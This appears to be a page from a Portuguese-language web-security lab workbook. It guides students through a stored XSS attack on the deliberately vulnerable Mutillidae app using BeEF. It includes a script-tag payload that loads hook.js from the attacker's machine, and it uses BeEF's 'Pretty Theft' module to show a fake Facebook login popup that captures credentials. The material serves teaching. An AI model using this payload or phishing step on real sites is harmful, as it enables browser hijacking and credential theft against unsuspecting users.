


12
Mão à obra: Beef

No Kali Linux clique no ícone do Beef



Volte ao browser do Kali Linux e desabilite a configuração do Proxy, não usaremos mais o Burp Suite. (*Clique no menu -> Preferences -> Advanced -> Network -> Settings -> No proxy*).

Vá até a página da mutillidae que está na url: [http://\[ip do servidor\]/mutillidae](http://[ip do servidor]/mutillidae) e clique no botão **Reset DB** para apagar todas as informações dos exercícios anteriores. E posteriormente acesse a página do blog em:

OWASP 2013 -> A3 - Cross Site Scripting (XSS) -> Persistent (Second Order) -> Add to your blog

Coloque o script do Beef na mensagem do blog:

```
<script src="http://[ip do Kali Linux]:3000/hook.js">
```

Caso o Beef não tenha aberto uma aba no browser, abra uma nova aba e coloque a url:

[http://127.0.0.1:3000/ui/authentication_\(http://127.0.0.1:3000/ui/authentication\)](http://127.0.0.1:3000/ui/authentication_(http://127.0.0.1:3000/ui/authentication))

Para se autenticar no Beef, coloque usuário e senha beef e beef. Vá até o seu computador, abra o browser e vá até a página do blog, posteriormente volte ao Kali Linux e veja se o Beef capturou a vítima. Na aba esquerda selecione a vítima

The screenshot shows the BeEF Control Panel interface. In the top navigation bar, there are tabs for 'BeEF Control Panel - Iceweasel', 'BeEF 0.4.6 1-alpha', 'Submit Bug', and 'Logout'. Below the tabs, there's a search bar and a menu bar with options like 'Most Visited', 'Offensive Security', 'Kali Linux', 'Kali Docs', 'Kali Tools', 'Exploit-DB', and 'Aircrack-ng'. The main content area is titled 'Hooked Browsers' and contains two sections: 'Online Browsers' and 'Offline Browsers'. Under 'Online Browsers', there is a list item for '192.168.1.100' with a red circle around it. The 'Offline Browsers' section is empty. To the right of the browser list, there are several tabs: 'Getting Started', 'Logs', 'Current Browser', 'Details', 'Logs', 'Commands', 'Fuzzer', 'XssPays', 'Ibec', 'Network', and 'WebRTC'. Under the 'Current Browser' tab, there are two expandable sections: 'Category: Browser (6 items)' and 'Category: Browser Components (12 items)'. Both sections show various initialization status for different browser components.

Posteriormente vá até a aba *Commands* e digite na aba Search, Pretty Theft. Clique no botão **Execute** e volte para o browser da vítima.

Veja se o pop-up do Facebook apareceu na janela da vítima.

The screenshot shows a Mozilla Firefox browser window. The address bar indicates the URL is 'http://192.168.1.103/mutillidae/index.php?page=add-to-your-blog.php'. The main content area displays the 'OWASP Mutilidae II: Web Pwn in Mass Production' page, version 2.6.24. A 'Facebook Session Timed Out' dialog box is overlaid on the page, prompting the user to log in again. The dialog box contains the message: 'Your session has timed out due to inactivity. Please re-enter your username and password to log in.' It has input fields for 'Email' and 'Password' and a 'Log In' button. On the left side of the page, there is a sidebar with links for 'OWASP 2013', 'OWASP 2010', 'OWASP 2007', 'Risk Services', 'Risks', 'Others', 'Downloads', 'Resources', 'Getting Started', 'Project Whitepaper', and 'Release Announcements'.

Coloque um usuário e senha e volte até o Beef. Qual o resultado?

Obs: Não tente isso com outras pessoas!